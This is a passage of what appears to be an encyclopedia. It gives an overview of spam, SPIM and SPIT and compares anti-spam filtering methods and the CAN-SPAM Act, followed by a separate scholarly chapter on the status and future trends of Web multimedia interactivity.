Spam has been used for a few different types of techniques. One was to overrun the computer with so much data and information that it crashes. Another technique is to send unwanted messages to people during a chat session by using a computer program known as a spambot. A spambot is used to get e-mail addresses from the Internet so that it can build a mailing list for sending unwelcome e-mail. A spambot can gather e-mail addresses from anywhere including Web sites, message boards, and chat rooms. Unwanted messages being sent to an e-mail address is also called spam or more affectionately "junk mail." This is the most popular type of spam (Boutin, 2004).

Spam has grown because of the new advances being made in communication connectivity. The first major type of spam was flooding message boards with unwanted messages (Simpson, 2002). This first happened around 1993 when the first giant spam was made by a Clarence Thomas. This spam contained a religious theme stating that our sins were to blame for the destruction in the world. This caused widespread controversy. Although Clarence caused the first giant spam, the most famous spam was caused by two lawyers called Canter and Siegel. In this instance, they flooded the message boards with spam offering the chance for people to take part in a Green Card Lottery. This spam also received a lot of complaints but went on to make the two men quite famous. When e-mail became widely used among home users, spammers saw this as the perfect way to advertise products and services. The vast quantities of modern spams offer get rich quick schemes, adult Websites or the perfect body in days. Some also contain viruses and worms hoping to break into a system. Some estimates claim that over 50% of all e-mail is spam (Littauer, 2004).

As technology developed, people began using chat rooms to keep in contact with friends and colleagues. The spammers once again are viewing this as the perfect opportunity to advertise. This resulted in the birth of SPam over Instant Messaging (SPIM). Spim is caused by spambots that collect instant messaging user names off the Internet and imitate a human user by sending spam to the user names through an instant message. The spim will contain a link to a Web site that the spim is trying to advertise. The main difference between instant messaging and e-mail is that e-mail is open to anybody while instant messaging is controlled by companies such as AOL and Microsoft. This means that there is more control over spam on the instant messengers than on e-mail. The IP address of the spimmer can be traced and blocked from using that site again. However, spim still remains an attractive option for the advertisers as once the spim is sent, users will see it in a dialogue box. This means the advertiser will know the message has been read, unlike e-mail spam which could be deleted without it been opened. This advantage over spam has seen spim grow at about three times the rate of the normal e-mail spam.

METHODS USED TO MINIMIZE SPAM

Here are the main methods being used to prevent spam, together with their pros and cons (Graham, 2003).

Complain to the Spammer's ISP

When spam volumes were quite low, it was often effective enough to send a complaint e-mail to the ISP of the spammer. The ISP could then investigate and close down the spammers account. The advantages of this approach are that it can achieve direct action from the ISP to get the spammer shut down fairly quickly. The disadvantages are that the volumes of spam are now too high to allow a complaint to be sent and followed up on for every spam that is sent. In addition, it is often difficult to determine from the headers who the ISP of the spammer actually is. Spammers shut down in one ISP or hosting company will just open accounts with someone else. The spam blocking efficiency of this method is medium. It may block one spammer, but others will get through. False positives however do not occur (Goodman & Rounthwaite, 2004).

MAIL SERVER IP BLACKLISTS

An IP blacklist is a list of the IP addresses of spammers' mail servers, or relay servers (unsecure servers which allow spammers to forward e-mail). These lists are maintained by volunteer groups and antispam organizations. ISPs can then subscribe to these lists and refuse to accept e-mail from any listed IP addresses. This is a very precise method of blocking potential spam; however, these blacklists can never hope to list every single IP address that spammers use. Spammers often end up listing legitimate IP addresses, or blacklisting an entire domain (1,000 ordinary users could get blacklisted for the actions of one spammer). The source IP is spoofable by the spammer, which means the spammer can bypass the blacklist. The Spam blocking efficiency is high. IT blocks all spam from given IP addresses; however, false positives are quite likely. If a legitimate sender uses a blacklisted IP block, their e-mail will get stopped (Tserefos, Smythe, Stergiou, & Cvetkovic, 2005).

Signature Based Filtering

This method compares incoming e-mails against a signature database of known spam e-mails. The system calculates a checksum signature of an incoming spam message, and adds it to the database. Any incoming e-mails are then compared to this database to see if the e-mail is spam. The advantages of this are that it is an accurate way of matching spam. It can achieve very low "false positives" because only definite spasm are matched based on the hash signature of their contents. The disadvantages are that in order to be detected as spam, the message will have to exist in the database of pre-sent spam messages. If the spam is new, it may not exist in the database at this stage, and therefore won't get blocked. The database must be kept up to date (Graham, 2003). The main problem however, is that signature filtering is easily bypassed by making minor modifications to each message to avoid signature matches so this technique is not that useful anymore, and therefore the Spam blocking efficiency is low.

Bayesian Filtering

This method uses a statistical analysis technique to analyse the words contained in each received e-mail. It uses predefined lookup tables to determine the probability that an e-mail is spam. For example, the word "Viagra" would have a high weighting, because it commonly appears in spam. Bayesian filtering is a new approach to spam prevention. This approach seems to trigger less false positives than other types of filtering, as it is self-training based on spam it receives. In some cases the user can update the filter if it misclassifies an e-mail, thus improving the detection accuracy. Spammers, however, often bypass these types of filters by making the spam look less spammy, using less spam-related words (often making the e-mail read like a personal e-mail from a friend), or putting random nonspam words at the end of the message to cause the Bayesian calculation to misclassify them as nonspam. Another technique spammers use is to misspell spam related words. Spam blocking efficiency is high. Bayesian filters are quite accurate but false positives are quite likely (Graham, 2003).

Rule-Based Filtering

Rule-based filters look for patterns that indicate spam: specific words and phrases, lots of uppercase and exclamation points, malformed headers, dates in the future or the past, and so forth. This is how nearly all spam filters worked until 2002. Until Bayesian filtering was introduced, this was probably the most flexible method to help identify spam, but this method is very easy for the spammer to bypass. The clever spammer even runs their spam through rule-based filters before sending it to ensure it doesn't trigger the spam alert. Many spammers have now learned how to make their e-mail not "look" like spam to the filters, and use techniques to ensure it is at least opened by the recipient when it reaches their in-box. (e.g., making the "From" look like a normal persons name, and making the "Subject" something like "Hi" or "Long time no see"). This method is often used in conjunction with Bayesian filtering. The Spam blocking efficiency is high. False positives are quite likely, as an e-mail which contains certain words or formatting can be mistakenly flagged as spam. Performance can suffer as each e-mail needs to be scanned (Graham, 2003).

Challenge-Response Filtering

When you get an e-mail from someone you haven't had e-mail from before, a challenge-response filter sends an e-mail back to them, telling them they must go to a Web page and fill out a form before the e-mail is delivered. Once the sender has verified themselves, they get added to a senders "whitelist" to ensure any future e-mails get through without requiring verification. This method ensures you only receive e-mail from people who really want to correspond with you. The chances are that a spammer is not going to spend the time filling out the Web form. However, this can be quite inconvenient for the sender, as they have to remember to fill in the form before the recipient gets the e-mail. In some cases, the sender might not bother, and this method will always result in e-mail being delayed. This approach has not been widely adopted. The spam blocking efficiency is medium. Spammers can fill out the forms too, and may use automated scripts. There may be false positives. If the sender doesn't accept the challenge then their e-mail stays in the "spam" box.

LEGAL APPROACH (CAN-SPAM ACT)

In 2003, the U.S. Senate passed into law the "Can Spam" act as an attempt to cut down spam (Baker & Kamp, 2003). The main points are:

- Allows businesses to continue to send commercial e-mails to their customers and prospects, but gives consumers the right to require that a sender of unsolicited commercial e-mail cease sending commercial e-mails to them. This is known as the "one free shot" approach;
- Requires senders of commercial e-mail to include a functional "opt-out" mechanism in commercial e-mails. This is not required in "transactional or relationship messages;"
- Requires senders of commercial e-mail messages to provide "clear and conspicuous" identification that the message is an advertisement or solicita-

tion, unless the recipient has given prior "affirmative consent" to receipt of the message;

- Generally allows the sale or rental of e-mail lists, subject to certain restrictions, including that an e-mail address of a recipient who has "opted out" of further commercial e-mails cannot be transferred to a third party; and
- Creates criminal and civil sanctions (up to $2 million, which can be trebled) for a number of common practices of spammers, including the use of deceptive or misleading origins information, headers, sender identity, transmission information, subject lines, and falsely registered IP addresses.

This should have been an effective deterrent against spammers but weaknesses exist in the CAN SPAM legislation. A loophole in spam laws, however, is usually in the exact definition of spam. Most spam laws allow the sending of unsolicited e-mail to recipients who have a prior relationship with the sender. This is reasonable, but it must be defined carefully what a prior relationship consists of. There is a type of spammer ("permission-based e-mail marketers") who obtain e-mail addresses by buying them from Web sites with unethical privacy policies. By calling the site a spammer bought your e-mail address from a "partner" or "affiliate," the spammers can claim that they too have a "prior relationship" with you, and are therefore exempt from spam laws. In November 2004 (Levine, 2004), the U.S. held its first criminal trial concerning spam in Leesburg, Virginia, resulting in the conviction of Jeremy Jaynes. The case was brought under Virginia's state antispam law, not the weaker Federal CAN-SPAM Act. Virginia's law makes it a crime to send unsolicited bulk mail using forgery, so the Commonwealth had to show first that Jaynes sent lots of unsolicited mail and second that it was sent using forgery. The mail in question was sent on three days in October to AOL, which is why the case was heard in Leesburg, the county seat of Loudon county in which AOL's mail servers are located. While most of society welcomes rulings like in Virginia, it must be noted that spammers are often based in different countries, which have different Internet laws. Applying a law on an international basis, or prosecuting spammers in other countries is full of difficulties. The Spam blocking efficiency with this method can be said to be high as it stops spam being sent at source.

SLOW DOWN SPAMMERS (PROOF OF WORK)

Spam has low response rates (on the order of 15 per million) but spammers make up for it with high volumes, sending millions of e-mails per day (Schwartz & Garfinkel, 1998). If you could slow down the rate at which spammers send e-mail, you could put them out of business. One way to do this would be to make any computer used to send e-mail perform an easily verifiable time-consuming computation before you would accept that e-mail. Whatever these computations are, they should be within acceptable, controllable levels of complexity, because legitimate corporate e-mail servers have to be able to send high volumes of e-mail. And corporate e-mail servers would be running on standard hardware. Many computations can be made hundreds or thousands of times faster by custom hardware (Schiavone, Brussin, Koenig, Cobb, & Everett, 2003). This is the first approach that directly attacks the spammers' profitability model, instead of trying to block or filter spam that has already been sent, it makes it more costly for the spammer to send each message. It also helps reduce false positives caused by other types of spam filtering. It is likely that if an e-mail has a "proof of work" stamp, then it has been sent by a genuine sender, and can bypass the standard Bayesian filters. For this idea to work, you'd need to figure out a kind of computation that couldn't easily be speeded up by custom hardware. Even with a suitable computation, this idea would require new e-mail protocols. Any new protocol has a problem: no one is inclined to adopt it until everyone else does. As a result, it is practically impossible to get a new protocol adopted for anything. How are you going to get system administrators who don't even bother to install patches for years-old security holes to switch to a new e-mail protocol? Spammers already have highly tuned systems and would not be deterred by the need for custom hardware. The Spam blocking efficiency here would be medium. If spammers actually performed the proof-of-work test, then the e-mail would get through. False positive may still occur. If a legitimate sender doesn't perform a proof-of-work test to stamp their e-mail, then it could get flagged as "possible spam." Performance would be bad on the sender end, as it requires CPU cycles for proof of work, but good on the recipient end (Laurie & Clayton, 2004).

S

SPIT

Internet telephones are being regarded as one of the most successful developments on the Internet. By 2009, there is expected to be 32 million Internet phone lines in the Unites States, while traditional residential landlines will fall from about 114 million in 2005 to about 88 million in 2009. The reason for this change over to Internet phone is simply because the calls are cheaper. However, if you believe that telemarketing calls are annoying enough, then Internet telephones might not be for you. Spammers have begun targeting VoIP users with spam. The term allocated to this is Spam over Internet Telephony (SPIT). Compared to normal junk mail, SPIT can become far more time consuming and annoying. The spammers use spambots to retrieve the IP address of computers with VoIP equipment. This means that the telemarketers will be able to leave thousands of messages at a time rather than making one call per phone line.

Qovia[a], a company that develops products that let IT professionals monitor and manage IP telephony networks for reliability, ran a simulation where they showed that a computer could be programmed to distribute up to one thousand messages a minute over Internet telephone lines (Biever, 2004). This simulation shows how fast and easy it is to spam. Very soon VoIP answer machines could be like e-mail inboxes at present with every second e-mail - spam. Viruses can also be transferred using SPIT. This can result in more SPIT being delivered to your answer phone or a denial of service act. Companies will thus have to tackle spam by blocking any incoming calls from any unknown IP addresses.

CONCLUSION

SPIT is expected to grow along with the demand for VoIP. Currently, the main stumbling block in any of these proposed industry solutions is achieving agreement between the industry partners on the best way forward. Spammers have learned to adapt to overcome many of the antispam measures used against them. Thus, there is a greater urgency for industry partners to work together sooner to implement a global solution. The reason for so much spit/spam is simply that a certain percentage of users respond to the spam. Spammers are always interested in new markets and the Internet telephony market is no different.

REFERENCES

Baker, W., & Kamp, J. (2003, December). Summary of Can Spam Act. Retrieved April 24, 2007, from http://www.wrf.com/publications/publication.asp?id=1623481222003

Biever, C. (2004, September 24). Move over spam, make way for “spit”. New Scientist. Retrieved April 24, 2007, from http://www.newscientist.com/article.ns?id=dn6445

Boutin, P. (2004, April 16) Interview with a spammer. InfoWorld. Retrieved April 24, 2007, from http://www.infoworld.com/article/04/04/16/16FEfuturerichter_1.html?s=feature

Goodman, J., & Rounthwaite, R. (2004). Stopping outgoing spam. In *Proceedings of the ACM Conference on Electronic Commerce, EC’04* (pp. 20-39). New York.

Graham, P. (2003, October). Different methods of stopping spam. Retrieved April 24, 2007, from http://www.secinf.net/anti_spam/Stopping_Spam.html

Geer, D. (2004, February). Will new standards help curb spam? IEEE Computer Magazine. Retrieved April 24, 2007, from http://www.computer.org/computer/homepage/0204/TechNews/index.htm

Ishibashi, H., Yamai, N., Abe, K., & Matsuura, T. (2001). Protection method against unauthorised access and address spoofing for open network access systems (pp. 10-13).

Lai, E. (2005, January 17). VoIP hackers can put spam in your ear. East Bay Business Times. Retrieved April 24, 2007, from http://www.bizjournals.com/eastbay/stories/2005/01/17/focus3.html?page=2

Laurie, B., & Clayton, R. (2004, May 13-14). Proof of work proves not to work. In *Proceedings of the Third Annual Workshop on Economics and Information Security (WEIS04)*, University of Minnesota, Digital Technology Center

Levine, J. (2004, November 16). Putting a spammer in jail. CircleID. Retrieved April 24, 2007, from http://www.circleid.com/article/804_0_1_0_C/

Littauer, B. (2004, July) Spim: Spam over instant messaging, Ferris Research. Retrieved April 24, 2007, from http://www.ferris.com/view_content.php?o=Spam+Control&id=667&

Schiavone, V., Brussin, D., Koenig, J., Cobb, S., & Everett, R. (2003). Trusted e-mail open standard – A comprehensive policy and technology proposal for e-mail reform.

Schwartz, A., & Garfinkel, S. (1998). Stopping spam. O'Reilly.

Simpson, P. (2002, May 13). Putting spam back in the can. Retrieved April 24, 2007, from ITsecurity.com

Templeton, S., & Levitt, K. (2003, April 22-24). Detecting spoofed packets. In *Proceedings of the IEEE DARPA Information Survivability Conference and Exposition* (vol. I , pp. 164-177). Washington, DC.

Tserefos, P., Smythe, C., Stergiou, I., & Cvetkovic, S. (2005). A comparative study of simple mail transfer protocol (SMTP), POP and X.400 e-mail protocols. In *Proceedings of the 22nd Annual IEEE Conference on Local Area Networks* (pp. 545-555). Minneapolis, MN.

KEY TERMS

Bulk Spam: Spammers e-mail in bulk using automatic e-mail-sending programs. Spammers must first obtain e-mail addresses and sources for e-mail addresses include joining mailing lists to gather addresses from the mailing list software, purchasing mail lists from other spammers on CD-ROM (which can contain millions of addresses), and spambots (or harvesters) which scan Internet newsgroups and Web pages for e-mail addresses.

Computation Time per Message: The key fact is the observation that the solving of a spam deterring puzzle is both an expenditure of actual money (in the form of the amortized yearly cost of a CPU) as well as the expenditure of a certain amount of clock time. As there are only so many seconds in a day, these two ideas can be connected.

Domain Certificates: These are a first line of defence for reducing forgery. This is a highly recommended goal in any case. They can be implemented at the SMTP level, separately from the remainder of the filters, which must operate at the message level.

SPAM: Spam can be defined as unsolicited e-mail, often of a commercial nature, sent indiscriminately to multiple mailing lists, individuals, or newsgroups.

SPAM Scams: Mass mailings of fraudulent messages or those designed to con people out of personal information for the purpose of identity theft and other criminal acts.

Spoofing: Spoofing is a technique often used by spammers to make them harder to trace. Trojan viruses embedded in e-mail messages also employ spoofing techniques to ensure the source of the message is more difficult to locate

Trusted E-Mail Open Standard: On April 30, 2003, ePrivacy Group announced the Trusted E-mail Open Standard (TEOS) to fight spam, spoofing, and e-mail fraud (Schiavone et al, 2003). TEOS is a staged approach toward a trusted e-mail system built upon and extending the SMTP protocol.

Whitelists: Whitelists, along with signatures, are a means of ensuring ease of communication and establishing trust between verified correspondents.

ENDNOTE

[a] http://www.qovia.com/

Status and Future Trends of Multimedia Interactivity on the Web

Omar El-Gayar
Dakota State University, USA

Kuanchin Chen
Western Michigan University, USA

INTRODUCTION

This chapter provides a brief overview of Web interactivity. It highlights current research findings on interactivity from several academic disciplines and offers insights on current and future development of Web interactivity. A framework to examine multimedia and Web interactivity is provided. The chapter concludes with future trends and suggestions for future research directions.

BACKGROUND

Interactivity on the Web (or Web interactivity) is a powerful trait that offers enhanced values between merchants and consumers. Studies show that Web interactivity offers better consumer experience, enhances perception on telepresence, and the user's attitude towards a Web site (Coyle & Thorson, 2001), and engenders a higher level of learner satisfaction (Liu & Schrum, 2002), as well as a positive influence on learners' attitudes. Interactivity has been shown to engage users in multimedia systems, to encourage revisits to a Web site, to increase satisfaction toward such systems, to enhance the visibility of Web sites, and to increase acceptance (Chen & Sockel, 2001; Dholakia, Zhao, Dholakia, & Fortin, 2000; Rafaeli & Sudweeks, 1997).

Within the academic community, there is little consensus of what interactivity is, and the concept often means different things to different people (Bucy, 2004; Dholakia et al., 2000; Johnson, Bruner, & Kumar, 2006; McMillan & Hwang, 2002; Yadav & Varadarajan, 2005). McMillan and Hwang (2002) suggest that interactivity can be conceptualized as a process, a set of features and the user perception. Interactivity as a process focuses on activities such as interchange and responsiveness. Interactive features are made possible through the characteristics of multimedia systems. In a similar construction of the definition for interactivity, Rafaeli and Sudweeks (1997) consider interactivity as a process-related concept, where communication messages in a sequence relate to each other. However, the most important aspect of interactivity lies in the user perception on, or experience with, interactive features. Such an experience may very likely be a strong basis for future use intention.

Ha and James (1998) defined "interactivity" as "the extent to which the communicator and the audience respond to, or are willing to facilitate, each other's communication needs." Early studies tend to consider interactivity as a single construct where multimedia systems vary in degrees of interactivity.

As research continues to uncover the dynamic capabilities of multimedia systems, the definition of interactivity evolves to include aspects of hardware/software, processes during which the interactive features are used, and user experience with interactive systems. Dholakia et al. (2000) suggest the following six interactivity dimensions: (1) User Control, (2) Responsiveness, (3) Real time interactions, (4) Connectedness, (5) Personalization/Customization, and (6) Playfulness. Similarly, Ha and James (1998) suggest five interactivity dimensions: playfulness, choice, connectedness, information collection, and reciprocal communication, while Johnson et al. (2006) perceive interactivity along four dimensions: reciprocity, responsiveness, speed of response, and nonverbal information.

Within the context of multimedia systems, we view interactivity as a multidimensional concept referring to the nature of person-machine interaction, where the machine refers to a multimedia system. In the context of the Web, these multimedia systems range from two-way, one-to-one interactions to multiway collaborations. Figure 1 presents a conceptual framework (derived from Dholakia et al., 2000) that characterized interactivity dimensions as follows:

- **User control:** The extent to which an individual can choose the timing, content, and sequence of communication with the system.
- **Responsiveness:** The relatedness of a response to earlier messages (Rafaeli & Sudweeks, 1997). In the Web environment, however, responsiveness is largely confined by user perception of how soon the system/Web should react to their requests. The usability literature has offered a proxy measure of eight seconds to be the threshold within which a Web site's response is considered tolerable.
- **Real time participation:** The speed with which communication takes place. This can range from instant communication (synchronous) to delayed response (asynchronous) communication. Instant messaging and online chats are examples of synchronous communication, while e-mail (Web or non-Web) characterizes asynchronous communication.
- **Connectedness:** The degree to which a user feels being connected to the outside world through the multimedia system (Ha & James, 1998).
- **Personalization/customization:** The degree to which information is tailored to meet the needs of individual users. Personalization/customization may be triggered by a user's request, or in the form of mass customization. The latter may be achieved by offering a tailored content based on user click-stream data collected through previous user communications with the system.
- **Playfulness:** The entertainment value of the Web offered through interactive features. Although traditional playful features involve games that only receive limited acceptance on many commercial Web sites, tools (such as Flash, AJAX, and dynamic HTML) all deliver some form of playfulness without sacrificing professional look of the Web site.

TECHNOLOGIES AND PRACTICES

The growth in computational power, enabling ever increasingly multimedia features, coupled with advances in communication technologies and the Internet are pushing the interactivity frontier. Such technologies include, but are not limited to, a range of technologies from the basic point-and-click, to highly complex multimedia systems. In effect, the Web, with its ability to convey movies, music, graphics, and text, is driving a convergence of media. Recent advances in technologies such as interoperable semantic multimedia services (Tsinaraki, Polydoros, & Christodoulakis, 2007), technologies for DVB services on the Internet, and anthropomorphic agents are expected to continue to drive the interactivity frontier (Nan, Anghelcey, Meyers, Sar, & Faber, 2006).

Figure 1. Interactivity as a multidimensional concept




Table 1 shows a framework from the existing literature to map important multimedia/Web features to the six interactivity dimensions discussed in Figure 1. The goal of this framework is to offer practitioners a basis to evaluate interactivity on their Web sites. For example, a Web site designer may want to compare her design with popular Web sites in the same industry to measure if they offer a similar level of interactivity. Two important issues concerning the comparison include what interactive features are recommended for comparison, and how to quantify interactivity features for comparison. The framework in Table 1 serves the purpose to answer the first question. One way to answer the second question involves simply counting the number of interactivity features in each of the interactivity dimensions. Such counting technique is referred to as the interactivity index (II) and is frequently used by researchers to quantify interactivity. The quantified results, if measured consistently, can be used for longitudinal or cross-industry comparisons.

Table 1. A framework of mapping multimedia/Web features to interactivity dimensions

Interactivity dimensions	Multimedia/Web features	
User control	• Alternative options for site navigation • Linear interactivity where the user is able to move (forward or backwards) through a sequence of contents.	• Object interactivity (proactive inquiry) where objects (buttons, people, or things) are activated by using a pointing device.
Responsiveness	• Context-sensitive help • Search engine within the site	• Dynamic Q&A (questions and responses adapt to user inputs)
Real time participation	• Chat rooms • Video conferencing	• E-mail • Toll free number
Connectedness	• Audio/Video downloads • Site tour	• Listserv • Product demonstration
Personalization/ Customization	• Site customization • Bilingual site design	• Customization to accommodate browser differences
Playfulness	• Games • Software downloads • Visual simulation	• Online Q&A • Browser plug-ins (e.g., flash, macromedia, and so on)

Readers interested in empirical results focusing on the relationship between interactivity dimensions and other constructs are referred to the cited references, such as Burgoon, Bonito, Ramirez, Dunbar, Kam, and Fischer (2002); Chen and Sockel (2001); Chen and Yen (2004); Dholakia et al. (2000); Ha and James (1998); Johnson et al. (2006); and McMillan and Hwang (2002).

CURRENT RESEARCH

Interactivity is an active area of research that spans a number of research fields including computer science, human computer interaction (HCI), information systems, education, marketing, advertisement, and communication. A comprehensive review of the literature is beyond the scope of this article. Instead, we focus our attention on current research effort as it pertains to multimedia interactivity on the Web, with a particular emphasis on education, advertisement, and marketing.

Web interactivity has attracted interest in areas such as the measurement of interactivity, evaluation of the effectiveness of interactivity, and design considerations for Internet interactive Web sites. For example, Yadev and Varadarajan (2005) provide a conceptualization of interactivity from an electronic market place perspective focusing on timeliness, mutual controllability, and responsiveness of communication as perceived by consumers and firms. On the evaluation of interactivity in Web sites, Paul (2001) analyzed the content of 64 disaster relief Web sites, and found that most sites had a moderate level of interactivity, but not very responsive to their users. A study conducted by Ha and James (1998) attempts to deconstruct the meaning of interactivity and then reports the results of a content analysis which examined the interactivity levels of business Web sites. Their findings suggest that five interactivity dimensions are possible with the reciprocal communication dimension being the most popular dimension. In an effort to explore the relationship between Ha and James's (1998) interactivity dimensions and the quality of Web sites, Chen and Yen (2004) suggest that reciprocal communication, connectedness, and playfulness are the most salient dimensions of interactivity that influence design quality. In the context of advertising, Johnson et al. (2006) deconstructs interactivity along four dimensions and evaluate the impact of perceived interactivity on consumer attitude towards the Web site and their involvement. Their results indicate that responsiveness, nonverbal information, and speed of response are significant determinants of interactivity. In turn, perceived interactivity was found to be a significant determinant of users' attitude towards the Web site as well as the users' involvement with the communication. Moreover, Lin, and Jeffres (2001) performed a content analysis of 422 Web sites associated with local newspapers, radio stations, and television stations in twenty-five of the largest metro markets in the United States. Results show that each medium has a relatively distinctive content emphasis, while each attempts to utilize its Web site to maximize institutional goals.

According to Burgoon et al. (2002), computer-mediated communication (CMC) may even be better than nonmediated or face-to-face interaction, even though face-to-face is considered easier. The study also points out that distal communication, mediation, and loss of nonverbal cues do not necessarily result in worse decision quality or influence, but may, in fact, enhance performance in some cases.

Addressing design considerations, Song, Choy, and Lim (2006) propose a model for the development and implementation of computer graphics courseware. The purpose is to leverage multimedia to induce interactivity and active participation from users. McMillan (2000) identified thirteen desirable features that an interactive Web site should possess in order to be interactive. These features could be e-mail links, hyperlinks, registration forms, survey forms, chat rooms, bulletin boards, search engines, games, banners, pop-up ads, frames, and so on. High levels of vividness help create more enduring attitudes (Coyle & Thorson, 2001).

FUTURE TRENDS

Despite three decades of study, the current literature appears to lack consensus on the definition of interactivity (Bucy, 2004; Johnson et al., 2006). Inconsistent labeling or defining the scope of interactivity dimensions exists in several studies—for example, playfulness and connectedness appear to be included in both Dholakia et al. (2000) and Ha and James (1998), but the Dholakia et al.'s personalization/customization dimension was embedded in Ha and James's choice dimension. Furthermore, much of interactivity research employed only qualitative assessment of interactivity dimensions, suggesting future avenues for empirical validations and perhaps further refinement along the lines of Johnson et al. (2006), and Yadav and Varadarjan (2005).

In addition to a disagreement on the dimensionality of interactivity, user interactivity needs may vary across time, user characteristics, use contexts, and peer influence. As with how the Web evolves from static pages to dynamic contents, Web interactivity is also experiencing a similar evolution path. However, Web interactivity is not backed by a set of standard-based technologies. For example, Flash and AJAX are still currently very proprietary. Proprietary contents add uncertainty to the future development of Web interactivity. Soon interactivity technologies will converge, and standards will be developed. The future trend of Web interactivity in itself is an important topic for research. Other areas that require more research include modeling of Web interactivity, applicability of existing non-Web interactivity frameworks to the Web, and user experience through Web interactivity.

Further studies on the long-term impacts of interactivity on learning, attitudes, and user outcomes are also warranted. Results from Fortin and Dholakia (2005) indicate that moderate effects of interactivity and vividness on social presence, and indirectly on involvement that, in turn, have a strong effect on traditional advertising effectiveness. To study learning behavior of students, their knowledge should be tested twice, once at first, and then after a few days or weeks for absorption/retention. Coyle and Thorson (2001) suggested to "focus on additional validation of how new media can approximate a more real experience than traditional media." One way to do this would be to replicate previous findings dealing with direct or indirect experience. Will more interactive and more vivid systems provide more direct experience than less interactive, less vivid systems? In the context of teaching heart surgery, Friedl, Hoppler, Ecard, Scholz, Hannekum, and Oechsner (2006) report that print medium is as effective as multimedia when factual knowledge has to be retained. Questions regarding the generality of the results to other context and user groups remain of interest. Future research should continue to focus on testing specific tools to understand how their interactivity characteristics improve or degrade the quality of user tasks.

CONCLUSION

Although the concept of interactivity has been of research interest for years, Web interactivity enabled by a proliferation of proprietary technologies has an interesting future. First, the recent buzz word of Web 2.0 basically offers a more packaged form of Web interactivity. Since Web 2.0 is more of a jargon rather than a standard-based technology, incompatibilities resulted from proprietary vendor solutions have characterized the current market. Second, traditional computer-mediated communication (CMC) tools (video conferencing, for instance) have made their presence on the Internet rather successfully. As a result, new forms of Web interactivity not only come from new inventions of Web tools and technologies, but also from the repackaged communication tools for new Web presence. A number of research issues warrant further consideration, particularly as it pertains to current and future development of Web interactivity, and how it relates to user needs. Web interactivity in its current form has made existing Web sites more enticing and attractive. It is part of the evolution of the Web that went from static pages to dynamic content and from dynamic content to dynamic experience. Web interactivity will be part of the future Web.

REFERENCES

Bucy, E. P. (2004). Interactivity in society: Locating an elusive concept. *Information Society, 20*(5), 373-383.

Burgoon, J.K., Bonito, J.A., Ramirez, A., Dunbar, N.E., Kam, K., & Fischer, J. (2002). Testing the interactivity principle: Effects of mediation, propinquity, and verbal and nonverbal modalities in interpersonal interaction. *Journal of Communication*, *52*(3), 657-677.

Chen, K., & Sockel, H. (2001, August 3-5). Enhancing visibility of business Web sites: A study of cyber-interactivity. In *Proceedings of the Americas Conference on Information Systems* (pp. 547-552).

Chen, K., & Yen, D.C. (2004). Improving the quality of online presence through interactivity. *Information & Management*.

Coyle, J.R., & Thorson, E. (2001). The effects of progressive levels of interactivity and vividness in Web marketing sites. *Journal of Advertising*, *30*(3), 65-77.

Dholakia, R.R., Zhao, M., Dholakia, N., & Fortin, D.R. (2000). *Interactivity and revisits to Websites: A theoretical framework*. Research institute for telecommunications and marketing. Retrieved December 2, 2007, from http://ritim.cba.uri.edu/wp2001/wpdone3/Interactivity.pdf

Fortin, D.R., & Dholakia, R.R. (2005). Interactivity and vividness effects on social presence and involvement with a Web-based advertisement. *Journal of Business Research*, *58*(3), 387-396.

Friedl, R., Hoppler, H., Ecard, K., Scholz, W., Hannekum, A., & Oechsner, W. (2006). Comparative evaluation of multimedia driven, interactive, and case-based teaching in heart surgery. *Annals of Thoracic Surgery, 82*(5), 1790-1795.

Ha, L., & James, E.L. (1998). Interactivity reexamined: A baseline analysis of early business Web sites. *Journal of Broadcasting & Electronic Media*, *42*(4), 457-474.

Johnson, G.J., Bruner, G.C., & Kumar, A. (2006). Interactivity and its facets revisited: Theory and empirical test. *Journal of Advertising*, *35*(4), 35-52.

Lin, C.A., & Jeffres, L.W. (2001). Comparing distinctions and similarities across Websites of newspapers, radio stations, and television stations. *Journalism and Mass Communication Quarterly*, *78*(3), 555-573.

Liu, Y., & Schrum, L.J. (2002). What is interactivity and is it always such a good thing? Implications of definition, person, and situation for the influence of interactivity on advertising effectiveness. *Journal of Advertising*, *31*(4), 53-64.

McMillan, S.J., & Hwang, J. (2002). Measures of perceived interactivity: An exploration of the role of direction of communication, user control, and time in shaping perceptions of interactivity. *Journal of Advertising*, *31*(3), 29-42.

McMillan, S.J. (2000). Interactivity is in the eye of the beholder: Function, perception, involvement, and attitude toward the Web site. In M.A. Shaver (Ed.), *Proceedings of the American Academy of Advertising* (pp. 71-78), East Lansing, MI, Michigan State University.

Nan, X.L., Anghelcev, G., Myers, J.R., Sar, S., & Faber, R. (2006). What if a Web site can talk? Exploring the persuasive effects of Web-based anthropomorphic agents. *Journalism & Mass Communication Quarterly, 83*(3), 615-631.

Paul, M.J. (2001). Interactive disaster communication on the Internet: A content analysis of sixty-four disaster relief. *Journalism and Mass Communication Quarterly*, *78*(4), 739-753.

Rafaeli, S., & Sudweeks, F. (1997). Networked interactivity. *Journal of Computer-Mediated Communication*, *2*(4). Retrieved December 2, 2007, from http://www.ascusc.org/jcmc/vol2/issue4/rafaeli.sudweeks.html

Song, T.S., Choy, Y.C., & Lim, S.B. (2006). A multimedia contents development and implementation model based on computer graphics courseware. *Technologies for E-Learning and Digital Entertainment Proceedings, 3942*, 301-310. Berlin: Springer-Verlag.

Tsinaraki, C., Polydoros, P., & Christodoulakis, S. (2007). Interoperability support between MPEG-7/21 and OWL in DS-MIRF. *IEEE Transactions on Knowledge and Data Engineering, 19*(2), 219-232.

Yadav, M.S., & Varadarajan, R. (2005). Interactivity in the electronic marketplace: An exposition of the concept and implications for research. *Journal of the Academy of Marketing Science, 33*(4), 585-603.

KEY TERMS

